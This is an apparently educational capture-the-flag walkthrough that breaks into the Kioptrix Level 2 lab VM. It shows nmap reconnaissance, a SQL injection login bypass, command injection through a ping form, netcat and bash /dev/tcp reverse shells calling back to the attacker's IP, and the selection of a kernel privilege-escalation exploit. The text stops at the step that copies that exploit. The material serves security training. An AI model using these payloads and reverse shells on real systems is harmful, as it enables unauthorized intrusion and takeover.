Kioptrix Level 2

Hacking into the Kioptrix Level 2 machine

By Alexander Korobchuk


REQUIREMENTS

1) A virtual machine running Kali Linux
2) A virtual machine running the Kioptrix Level 2 server

Link: https://www.vulnhub.com/entry/kioptrix-level-11-2,23/


STAGE ONE: RECONNAISSANCE

To begin, we need to find out the target IP address. Since the virtual machine is running on our system, we can do this by running **netdiscover**.



```
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.57.1    00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.57.2    00:50:56:e5:66:ae      1      60  VMware, Inc.
192.168.57.130  00:0c:29:0a:18:93      1      60  VMware, Inc.
192.168.57.254  00:50:56:f5:a9:5b      1      60  VMware, Inc.
```


After scanning, we see four IPs. 1, 2, and 254 are defaults. So that leaves us with 192.168.57.130. This must be our Kioptrix Level 2 machine. Now that we've discovered the IP, our next step with our reconnaissance is to visit the IP to see what we can find out.


Remote System Administration Login

Username	
Password	


After visiting the website, we are prompted to login. We can first try seeing if the username and password are common defaults, such as “admin” and “password”. After attempting multiple default passwords, you will see that we have no luck. We can try viewing the page’s source, but there is nothing interesting there. We must continue with our enumeration.

Since we’ve reached somewhat of a dead end, the next thing we’re going to want to do is scan the IP address. We are looking for any open ports that we could potentially gain access through. We’ll do this by typing into the terminal:



```
nmap -A -p- -T4 192.168.57.130 -oN nmap.txt
```

Nmap is the name of the tool we are using. We tack on **-A** to do an intensive scan, which will yield more information. The **-p-** is to scan every port, and **-T4** is to make the scan a little bit quicker, as these scans can take a bit of time. After the IP , we tack **-oN filename.txt** in order to output the nmap results into a file. After waiting for the scan to complete, we get:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-03-16 14:13 EDT
Nmap scan report for 192.168.57.130
Host is up (0.00043s latency).
Not shown: 65528 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 3.9p1 (protocol 1.99)
| ssh-hostkey:
|   1024 8f:3e:8b:1e:58:63:fe:cf:27:a3:18:09:3b:52:cf:72 (RSA1)
|   1024 34:6b:45:3d:ba:ce:ca:b2:53:55:ef:1e:43:70:38:36 (DSA)
|_  1024 68:4d:8c:bb:b6:5a:bd:79:71:b8:71:47:ea:00:42:61 (RSA)
|_sshv1: Server supports SSHv1
80/tcp   open  http       Apache httpd 2.0.52 ((CentOS))
|_http-server-header: Apache/2.0.52 (CentOS)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
111/tcp  open  rpcbind    2 (RPC #100000)
443/tcp  open  ssl/https?
|_ssl-date: 2020-03-16T15:04:38+00:00; -3h09m37s from scanner time.
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
631/tcp  open  ipp        CUPS 1.1
| http-methods:
|_  Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
1002/tcp open  status     1 (RPC #100024)
3306/tcp open  mysql      MySQL (unauthorized)
MAC Address: 00:0C:29:0A:18:93 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

Host script results:
|_clock-skew: -3h09m37s

TRACEROUTE
HOP RTT     ADDRESS
1   0.43 ms 192.168.57.130
```

As you can see, there are 7 total ports open. I have gone ahead and outlined them in red boxes. Starting at the top, we have OpenSSH which typically runs on port 22. OpenSSH has a history of being very secure, so we won't pay much attention to it.

Next we have Apache server running on port 80. We see the version as well as what distribution of Linux it is running on, CentOS. We have various other open ports, then we reach MySQL. This raises a flag for us because we came across a login page and we see the server is running MySQL. This could lead to potential injection exploits.

Finally, we see what exact version of Linux the server is running. This is good information to have as well.

At this point, we could continue to enumerate (which is never a bad idea), but realizing that the server is running MySQL gives us some ideas for injection.

STAGE TWO: INITIAL EXPLOITATION


We're going to go back to the webpage and see if we can perform SQL injection. The way SQL Query works with username and password is as follows:

SELECT * FROM users WHERE name='' and password=''


We can manipulate this query by typing in **' or '1'='1** as our username and password. This would result in:

SELECT * FROM users WHERE name='' or '1'='1' and password='' or '1'='1'


Due to the quotes and what we type, this manipulates the query to something that is always true! As a result, we gain access into the system.



Remote System Administration Login	
Username	' or '1'='1
Password	●●●●●●●●●●●●
Login	



Welcome to the Basic Administrative Web Console
Ping a Machine on the Network:
submit

We’re in! We are brought to a new page that will allow us to ping any machine. We can test the ping utility if we type a basic IP address, like 127.0.0.1.



Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	127.0.0.1
	submit

The result we get is:




```
127.0.0.1

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.016 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2009ms
rtt min/avg/max/mdev = 0.016/0.021/0.026/0.006 ms, pipe 2
```


From this information, we can determine that by typing in an address in the prompt, the server runs the **ping** command using that address, and pings 3 times.

Given this information, we could try command injection. What if we try typing **ls**? You'll see that doing so does not yield the expected result. Instead it simply prints "ls".

So obviously there is some sort of prevention. The program must be realizing that **ls** is not a pingable IP so it is not working. What if we tack on **&& ls** to the end of an ip?



Welcome to the Basic Administrative Web Console	
Ping a Machine on the Network:	127.0.0.1 && ls



127.0.0.1 && ls

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.014 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.014/0.022/0.027/0.007 ms, pipe 2
index.php
pingit.php
```

It worked! As you can see, after the server pinged, it properly executed the **ls** command! We have successfully accomplished command injection!

So, we're in somewhere we are not supposed to be. We've logged in as admin to the website and we've figured out that we can use command injection. It's time to get deeper in the system.


First, we're going to want to get a reverse shell. To start off, we're going to start a netcat listener on our side. We do this by typing:

```
nc -lvp 4444
```

This command creates a listener on our side. The **-l** indicates a listener, **v** will directly show us if someone connects, and **p** connects to the port 4444. We can use any port that isn't being used. The output we get is:

```
listening on [any] 4444 ...
```

On the website, we are going to enter the following:


Welcome to the Basic Administrative Web Console
Ping a Machine on the Network:
submit

```
.0.1 && nc 192.168.57.133 4444 -e /bin/bash
```

This is going to connect via netcat to my local IP, which is 192.168.57.133 port 4444. The -e /bin/bash will start us a shell.


Note: If we try to submit the following command, nothing will happen. But why? This is most likely because the server we are trying to attack does not have netcat installed. We are going to have to connect to our listener a different way.

To do that *instead,* we will type:

&& bash -i >& /dev/tcp/192.168.57.133/4444 0>&1

Instead of using netcat to create a reverse shell, this uses bash. It's great for reverse shelling a server that does not have netcat installed. Basically, it is connecting the server to our listener IP at port 4444.

If we take a look at our listener side after submitting, we get:




```
listening on [any] 4444 ...
192.168.57.130: inverse host lookup failed: Unknown host
connect to [192.168.57.133] from (UNKNOWN) [192.168.57.130] 32770
bash: no job control in this shell
bash-3.00$
```

We've got a connection! If we type **ls** we get the same output we did when we used command injection! We have successfully gained a reverse shell.

STAGE THREE: ESTABLISH PERSISTENCE

So we've achieved a reverse shell. But a quick **whoami** reveals we are user "apache". This means we have limited privileges. For example, if we try to view the shadow file by typing **cat /etc/shadow** we get permission denied.

We must figure out a way to escalate our privileges. Let's start off by seeing what exact version our operating system is running on. We do this by typing **cat /etc/*-release** as well as **uname -mrs**. Here is our output:




```
bash-3.00$ cat /etc/*-release
CentOS release 4.5 (Final)
bash-3.00$ uname -mrs
Linux 2.6.9-55.EL i686
```

We can see that we are running CentOS 4.5 and kernel version 2.6.9-55. We can go ahead and search the exploit database for this operating system by typing:

searchsploit CentOS

The result we get is:



```
----------------------------------------------------------------------- ---------------------------------------
 Exploit Title                                                         |  Path
                                                                       | (/usr/share/exploitdb/)
----------------------------------------------------------------------- ---------------------------------------
CentOS 7.6 - 'ptrace_scope' Privilege Escalation                       | exploits/linux/local/46989.sh
CentOS Control Web Panel 0.9.8.836 - Authentication Bypass             | exploits/linux/webapps/47123.txt
CentOS Control Web Panel 0.9.8.836 - Privilege Escalation              | exploits/linux/webapps/47124.txt
CentOS Control Web Panel 0.9.8.838 - User Enumeration                  | exploits/linux/webapps/47125.txt
CentOS Web Panel 0.9.8.12 - 'row_id' / 'domain' SQL Injection          | exploits/php/webapps/43855.txt
CentOS Web Panel 0.9.8.12 - Multiple Vulnerabilities                   | exploits/php/webapps/43850.txt
CentOS Web Panel 0.9.8.740 - Cross-Site Request Forgery / Cross-Site Scri | exploits/php/webapps/45822.txt
CentOS Web Panel 0.9.8.763 - Persistent Cross-Site Scripting           | exploits/linux/webapps/46349.txt
CentOS Web Panel 0.9.8.789 - NameServer Field Persistent Cross-Site Scrip | exploits/linux/webapps/46629.txt
CentOS Web Panel 0.9.8.793 (Free) / 0.9.8.753 (Pro) - Cross-Site Scriptin | exploits/linux/webapps/46669.txt
CentOS Web Panel 0.9.8.793 (Free) / v0.9.8.753 (Pro) / 0.9.8.807 (Pro) -  | exploits/linux/webapps/46784.txt
Centos Web Panel 0.9.8.480 - Multiple Vulnerabilities                  | exploits/php/webapps/45610.txt
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora  | exploits/linux_x86-64/local/42275.c
Linux Kernel (Debian 7/8/9/10 / Fedora 23/24/25 / CentOS 5.3/5.11/6.0/6.8 | exploits/linux_x86/local/42274.c
Linux Kernel 2.4.x/2.6.x (CentOS 4.8/5.3 / RHEL 4.8/5.3 / SuSE 10 SP2/11  | exploits/linux/local/9545.c
Linux Kernel 2.4/2.6 (RedHat Linux 9 / Fedora Core 4 < 11 / Whitebox 4 /  | exploits/linux/local/9479.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5 | exploits/linux_x86/local/9542.c
Linux Kernel 2.6.32 < 3.x (CentOS 5/6) - 'PERF_EVENTS' Local Privilege Es | exploits/linux/local/25444.c
Linux Kernel 2.6.x / 3.10.x / 4.14.x (RedHat / Debian / CentOS) (x64) - ' | exploits/linux/local/45516.c
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'Wacom' Multiple Nullpointer De | exploits/linux/dos/39538.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'aiptek' Nullpointer Dereferenc | exploits/linux/dos/39544.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cdc_acm' Nullpointer Dereferen | exploits/linux/dos/39543.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'cypress_m8' Nullpointer Derefe | exploits/linux/dos/39542.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'digi_acceleport' Nullpointer D | exploits/linux/dos/39537.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - 'mct_u232' Nullpointer Derefere | exploits/linux/dos/39541.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor 'treo_attach' Nullpointer | exploits/linux/dos/39539.txt
Linux Kernel 3.10.0 (CentOS / RHEL 7.1) - visor clie_5_attach Nullpointer | exploits/linux/dos/39540.txt
Linux Kernel 3.10.0 (CentOS 7) - Denial of Service                     | exploits/linux/dos/41350.c
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'iowarrior' Driver Crash  | exploits/linux/dos/39556.txt
Linux Kernel 3.10.0-229.x (CentOS / RHEL 7.1) - 'snd-usb-audio' Crash (Po | exploits/linux/dos/39555.txt
Linux Kernel 3.10.0-514.21.2.el7.x86_64 / 3.10.0-514.26.1.el7.x86_64 (Cen | exploits/linux/local/42887.c
Linux Kernel 3.14.5 (CentOS 7 / RHEL) - 'libfutex' Local Privilege Escala | exploits/linux/local/35370.c
Linux Kernel 4.14.7 (Ubuntu 16.04 / CentOS 7) - (KASLR & SMEP Bypass) Arb | exploits/linux/local/45175.c
Pure-FTPd 1.0.21 (CentOS 6.2 / Ubuntu 8.04) - Null Pointer Dereference Cr | exploits/linux/dos/20479.pl
abrt (Centos 7.1 / Fedora 22) - Local Privilege Escalation             | exploits/multiple/local/38835.py
----------------------------------------------------------------------- ---------------------------------------
```

A variety of exploits pop up. Looking through the list, we see a possibility. It states it is for Linux Kernel 2.4.x/2.6.x, which works for our target kernel version! And also CentOS 4.8/5.3. Although our target machine is running CentOS 4.5, it has been noted that this exploit *may* also work with CentOS 4.5. So we're going to go ahead and give it a try.

Note: The exploit also mentions that it is a local privilege escalation. It is not seen in the screenshot because I have shrunk down results for better screenshot quality.

First of all, we need to copy that script to our current directory. We'll do that by typing:


```
cp /usr/share/exploitdb/exploits/linux/local/9545.c file.c
```

